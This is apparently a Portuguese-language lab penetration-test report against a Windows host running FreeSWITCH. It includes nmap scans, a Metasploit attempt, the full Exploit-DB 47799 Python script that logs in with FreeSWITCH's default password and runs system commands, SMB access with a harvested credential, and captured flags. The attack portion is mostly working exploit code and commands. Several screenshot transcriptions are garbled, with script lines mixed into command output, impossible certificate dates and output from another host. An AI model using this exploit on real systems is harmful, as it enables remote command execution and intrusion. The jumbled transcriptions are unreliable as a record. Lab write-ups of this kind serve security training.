2856/tcp   open  ssl/cesdinv?
|_ssl-cert: Subject: commonName=FreeSWITCH/countryName=US
| Not valid before: 2020-06-03T11:52:25
| Not valid after:  1984-04-10T05:24:09
|_ssl-date: TLS randomness does not represent time
5040/tcp   open  unknown
5060/tcp   open  sip-proxy        FreeSWITCH mod_sofia 1.10.1~64bit
|_sip-methods: INVITE, ACK, BYE, CANCEL, OPTIONS, MESSAGE, INFO, UPDATE,
REGISTER, REFER, NOTIFY, PUBLISH, SUBSCRIBE
5066/tcp   open  websocket        (WebSocket version: 13)
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad Request
|_  Sec-WebSocket-Version: 13
5080/tcp   open  sip-proxy        FreeSWITCH mod_sofia 1.10.1~64bit
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7443/tcp   open  ssl/websocket   (WebSocket version: 13)
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad Request
|_  Sec-WebSocket-Version: 13
| ssl-cert: Subject: commonName=FreeSWITCH/countryName=US
| Not valid before: 2020-06-03T11:52:25
```

```
|_Not valid after: 1984-04-10T05:24:09
|_ssl-date: TLS randomness does not represent time
8021/tcp open freeswitch-event FreeSWITCH mod_event_socket
8081/tcp open websocket          (WebSocket version: 13)
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad Request
|_   Sec-WebSocket-Version: 13
8082/tcp open ssl/websocket      (WebSocket version: 13)
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad Request
|_   Sec-WebSocket-Version: 13
| ssl-cert: Subject: commonName=FreeSWITCH/countryName=US
| Not valid before: 2020-06-03T11:52:25
|_Not valid after: 1984-04-10T05:24:09
|_ssl-date: TLS randomness does not represent time
47001/tcp open http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc          Microsoft Windows RPC
49665/tcp open msrpc          Microsoft Windows RPC
49666/tcp open msrpc          Microsoft Windows RPC
49667/tcp open msrpc          Microsoft Windows RPC
49668/tcp open msrpc          Microsoft Windows RPC
49669/tcp open msrpc          Microsoft Windows RPC
49670/tcp open msrpc          Microsoft Windows RPC
4 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port5066-TCP:V=7.91%I=7%D=11/13%Time=61905292%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,37,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Ver
SF:st\r\nSec-WebSocket-Version:\x2013\r\n\r\n")%r(GetRequest,37,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nSec-WebSocket-Version:\x2013\r\n\r\n")%r(HTTPOptions,37,"HTTP/1\.
SF:1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port7443-TCP:V=7.91%T=SSL%I=7%D=11/13%Time=619052A5%P=x86_64-pc-linux-g
SF:nu%r(GetRequest,37,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket
SF:-Version:\x2013\r\n\r\n")%r(GenericLines,37,"HTTP/1\.1\x20400\x20Bad\x2
SF:0Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n")%r(HTTPOptions,37,"HT
SF:TP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n
SF:n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port8081-TCP:V=7.91%I=7%D=11/13%Time=61905292%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,37,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Versi
SF:on:\x2013\r\n\r\n")%r(GenericLines,37,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nSec-WebSocket-Version:\x2013\r\n\r\n")%r(HTTPOptions,37,"HTTP/1\.
SF:1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port8082-TCP:V=7.91%T=SSL%I=7%D=11/13%Time=619052A5%P=x86_64-pc-linux-g
SF:nu%r(GenericLines,37,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket
SF:et-Version:\x2013\r\n\r\n")%r(GetRequest,37,"HTTP/1\.1\x20400\x20Bad\x2
SF:0Request\r\nSec-WebSocket-Version:\x2013\r\n\r\n")%r(HTTPOptions,37,"HT
```

```

SF:TP/1\.1\x20400\x20Bad\x20Request\r\nSec-WebSocket-Version:\x2013\r\n\r\
SF:n");
MAC Address: 08:00:27:EE:1C:E3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| _nbstat: NetBIOS name: DESKTOP-U5E0RVF, NetBIOS user: <unknown>, NetBIOS
MAC: 08:00:27:ee:1c:e3 (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
| smb2-time:
|   date: 2021-11-14T00:08:05
|   start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1  0.44 ms  10.2.0.17

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 279.14 seconds

```

```

File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿RM86055:~)
$ sudo nmap -p- -A -V --open 10.2.0.17
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-13 20:45 EST
Nmap scan report for 10.2.0.17
Host is up (0.0012s latency).
Not shown: 60925 closed ports, 4588 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2855/tcp   open  msrp?
2856/tcp   open  ssl/cesdinv?
| ssl-cert: Subject: CommonName=FreeSWITCH/countryName=US
| Not valid before: 2020-06-03T11:52:25
| Not valid after:  1984-04-10T05:24:09
|_ssl-date: TLS randomness does not represent time
5040/tcp   open  unknown
5060/tcp   open  sip-proxy       FreeSWITCH mod_sofia 1.10.1~64bit
|_sip-methods: INVITE, ACK, BYE, CANCEL, OPTIONS, MESSAGE, INFO, UPDATE, REGISTER, REFER, NOTIFY, PUBLISH, SUBSCRIBE
5066/tcp   open  websocket       (WebSocket version: 13)
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad Request
|_  Sec-WebSocket-Version: 13
5080/tcp   open  sip-proxy       FreeSWITCH mod_sofia 1.10.1~64bit
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7443/tcp   open  ssl/websocket  (WebSocket version: 13)
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad Request
|_  Sec-WebSocket-Version: 13

```

## Vulnerabilidade de shell explorada inicialmente (Networked)

Comandos através da API executada pela aplicação FreeSWITCH

```
(kali㉿RM86055) [~]
$ searchsploit FreeSWITCH
Exploit Title
FreeSWITCH - Event Socket Command Execution (Metasploit)
FreeSWITCH 1.10.1 - Command Execution
Shellcodes: No Results

(kali㉿RM86055) [~]
$ searchsploit -p 47799
Exploit: FreeSWITCH 1.10.1 - Command Execution
  URL: https://www.exploit-db.com/exploits/47799
  Path: /usr/share/exploitdb/exploits/windows/remote/47799.txt
File Type: Python script, ASCII text executable, with CRLF line terminators

(kali㉿RM86055) [~]
$
```

Foi feito o teste através do metasploit, porém não consegui criar uma sessão.

```
Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@RM86055: ~

File Machine View Input Devices Help
File Actions Edit View Help
RPORT 8021 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 Home yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPTH no The URI to use for this exploit (default is random)

Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Unix (In-Memory)

msf6 exploit(multi/misc/freeswitch_event_socket_cmd_exec) > set RHOSTS 10.2.0.17
RHOSTS => 10.2.0.17
msf6 exploit(multi/misc/freeswitch_event_socket_cmd_exec) > set LHOST 10.2.0.10
LHOST => 10.2.0.10
msf6 exploit(multi/misc/freeswitch_event_socket_cmd_exec) > exploit
[*] Started reverse TCP double handler on 10.2.0.10:4444
[*] 10.2.0.17:8021 - Login success
[*] 10.2.0.17:8021 - Sending payload (275 bytes) ...
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/freeswitch_event_socket_cmd_exec) >
```

Realizei a cópia do exploit localmente para realizar a execução do mesmo manualmente.

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

```
(kali㉿RM86055) [~]
$ searchsploit -p 47799
Exploit: FreeSWITCH 1.10.1 - Command Execution
  URL: https://www.exploit-db.com/exploits/47799
  Path: /usr/share/exploitdb/exploits/windows/remote/47799.txt
File Type: Python script, ASCII text executable, with CRLF line terminators

(kali㉿RM86055) [~]
$ searchsploit -m 47799
Exploit: FreeSWITCH 1.10.1 - Command Execution
  URL: https://www.exploit-db.com/exploits/47799
  Path: /usr/share/exploitdb/exploits/windows/remote/47799.txt
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/kali/47799.txt

Exploit:
  URL: https://www.exploit-db.com/exploits/47799
  Path: /usr/share/exploitdb/exploits/windows/remote/47799.txt
File Type: Python script, ASCII text executable, with CRLF line terminators

cp: overwrite '/home/kali/47799.txt'? y
Copied to: /home/kali/47799.txt
```

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

```
(kali㉿RM86055) [~]
$ ll
total 40
-rw-r--r-- 1 kali kali 1510 Nov 13 19:24 47799.txt
drwxr-xr-x 2 kali kali 4096 Nov 8 16:54 Desktop
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Documents
drwxr-xr-x 3 kali kali 4096 Nov 12 22:40 Downloads
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Music
drwxr-xr-x 2 kali kali 4096 Nov 8 12:48 Pictures
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Public
-rw-r--r-- 1 kali kali 79 Nov 13 18:27 shell.txt
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Templates
drwxr-xr-x 2 kali kali 4096 Sep 8 05:48 Videos

(kali㉿RM86055) [~]
$ mv 47799.txt 47799.py
```

Foi verificado que alguns parâmetros que eram enviados para a execução não eram apresentados devido a codificação do mesmo, fiz a alteração no script.

```

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿RM86055) [~]
└$ python3 47799.py 10.2.0.17 'powershell ls C:/Users/'
Authenticated
Traceback (most recent call last):
  File "/home/kali/47799.py", line 45, in <module>
    response = s.recv(8096).decode()
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xa2 in position 59: invalid start byte
(kali㉿RM86055) [~]
└$ python3 47799.py 10.2.0.17 'powershell ls C:/Users/'
Authenticated
Content-Type: api/response
Content-Length: 630
33 PASSWORD=telCom # default password for FreeSWITCH
34
35 Diretório: C:\Users
36 s.connect((ADDRESS, PORT))
37
38 Mode           LastWriteTime      Length Name
39 d---- mario       11/11/2021    11:20
40 d---- s.send(b"format(PASSWORD)\r\n")
41 d---- s.recv(8096).decode()
42 d-r-- response     10/06/2020   08:23
43
44 s.send(bytes("apt systemctl start freetsdb", "utf-8"))
45 s.recv(8096).decode()
(kali㉿RM86055) [~]
└$ 
46
47     print("Authentication failed")
48     sys.exit()
49
50 else:
51     print("User prompted for authentication, likely not vulnerable")
52     sys.exit(1)

```

### Informações adicionais sobre onde o shell inicial foi adquirido (Networked)

<https://www.exploit-db.com/exploits/47799>

### Explicação da vulnerabilidade (Networked)

Este módulo usa a interface de socket de evento FreeSWITCH para executar comandos do sistema usando o comando API do sistema. O serviço de socket de evento é habilitado por padrão e escuta na porta TCP 8021 na interface de rede local. E

### Correção da vulnerabilidade (Networked)

Atualização de patch de segurança já disponibilizado.

### Gravidade (Networked)

Alta

### Código de prova de conceito (Networked)

```

# Exploit Title: FreeSWITCH 1.10.1 - Command Execution
# Date: 2019-12-19
# Exploit Author: 1F98D
# Vendor Homepage: https://freeswitch.com/
# Software Link:
https://files.freeswitch.org/windows/installer/x64/FreeSWITCH-1.10.1-
Release-x64.msi
# Version: 1.10.1
# Tested on: Windows 10 (x64)
#

```

```
# FreeSWITCH listens on port 8021 by default and will accept and run
commands sent to
# it after authenticating. By default commands are not accepted from remote
hosts.
#
# -- Example --
# root@kali:~# ./freeswitch-exploit.py 192.168.1.100 whoami
# Authenticated
# Content-Type: api/response
# Content-Length: 20
#
# nt authority\system
#
#!/usr/bin/python3

from socket import *
import sys

if len(sys.argv) != 3:
    print('Missing arguments')
    print('Usage: freeswitch-exploit.py <target> <cmd>')
    sys.exit(1)

ADDRESS=sys.argv[1]
CMD=sys.argv[2]
PASSWORD='ClueCon' # default password for FreeSWITCH

s=socket(AF_INET, SOCK_STREAM)
s.connect((ADDRESS, 8021))

response = s.recv(1024)
if b'auth/request' in response:
    s.send(bytes('auth {}\\n\\n'.format(PASSWORD), 'utf8'))
    response = s.recv(1024)
    if b'+OK accepted' in response:
        print('Authenticated')
        s.send(bytes('api system {}\\n\\n'.format(CMD), 'utf8'))
        response = s.recv(1024).decode('latin1')
        print(response)
    else:
        print('Authentication failed')
        sys.exit(1)
else:
    print('Not prompted for authentication, likely not vulnerable')
    sys.exit(1)
```

**Captura de tela inicial do shell (Networked)**

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@RM86055:~

File Actions Edit View Help

```
ls
8d2daf441809dc86398d3d750d768b5-BuilderEngine-CMS-V3.zip
BuilderEngine-CMS-V3.zip
Hack_The_Planet.jpg
Hack_The_Planet2.jpg
Hack_The_Planet3.jpg
Sedna.jpg
block_holders
blocks
builderengine
codecept.phar
codeception.yml
files
finder.html
hack-planet-1280-amox-zone.jpg
hack-planet-high-definition-mobile.jpg
hacker-manifesto-ethical.jpg
hacking.jpg
index.html
license.txt
modules
pososib0-ethical-hacking-hack-fond.jpg
robots.txt
system
themes
weather.png
www-data@Muts:/var/www/html$ cd ..
cd ..
www-data@Muts:/var/www$ ls
ls
html user.txt
www-data@Muts:/var/www$ cat user.txt
cat user.txt
bfbb7e6e6e88d9ae66848b9aeac6b289
www-data@Muts:/var/www$
```

## Escalonamento de privilégios (Networked)

Na análise de do conteúdo dos diretórios e arquivos, foi chamada a atenção para o arquivo `notes.txt` o mesmo armazenava a seguinte string: `don't forget: calcuta901.`

#### **Informações adicionais sobre o escalonamento de privilégios (Networked)**

Logo testei uma conexão via smbclient com o usuário de qual coletei a evidência de notes.txt

### Vulnerabilidade explorada (Networked)

## Análise de documentos e levantamento de credencial.

## **Explicação da vulnerabilidade (Networked)**

## Correção da vulnerabilidade (Networked)

Não armazenar credencial dentro da máquina.

## Gravidade (Networked)

Crítica

## Código de exploração (Networked)

```
smbclient \\\\10.2.0.17\\c$ -U networked
```

## Captura de tela de prova (Networked)

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

```
File Machine View Input Devices Help
File Actions Edit View Help
File Edit Search View Document Help
23 from socket import *
24 import sys
25
26 if len(sys.argv) != 3:
27     print('Missing arguments')
28     print('Usage: freesswitch-exploit.py <target> <cmd>')
29     sys.exit(1)
30
31 ADDRESS=sys.argv[1]
32 CMD=sys.argv[2]
33 PASSWORD='ClueCon' # default password for FreeSWITCH
34
35 s=socket(AF_INET, SOCK_STREAM)
36 s.connect((ADDRESS, 8021))
37
38 response = s.recv(1024)
39 if b'auth' in response:
40     s.sendall(bytes('auth %s\n' % format(PASSWORD), 'utf-8'))
41     response = s.recv(1024)
42     if b'OK accepted' in response:
43         print('Authenticated')
44         s.sendall(bytes('amx system %s\n' % format(CMD), 'utf-8'))
45         response = s.recv(1024).decode('utf-8')
46         print(response)
47
48 s.close()
49
50 dFoepc84mdksp0anaue84hdK39asd02ekda09ap
51 //tmp/smbmore.CK3qSG (END)
52 sys.exit(1)
```

## Itens Adicionais

Apêndice 1 - Prova e conteúdo local:

<b>IP (Hostname)</b>	<b>Conteúdo user.txt</b>	<b>Conteúdo root.txt</b>
10.2.0.13 (Muts)	bfbb7e6e6e88d9ae66848b9aeac6b289	a10828bee17db751de4b936614558305
10.2.0.17 (Networked)	fr9jc6sap348ckpoqw2a84nc8z0	dfoepc84mdksp0anaue84hdk39asd02ekda09ap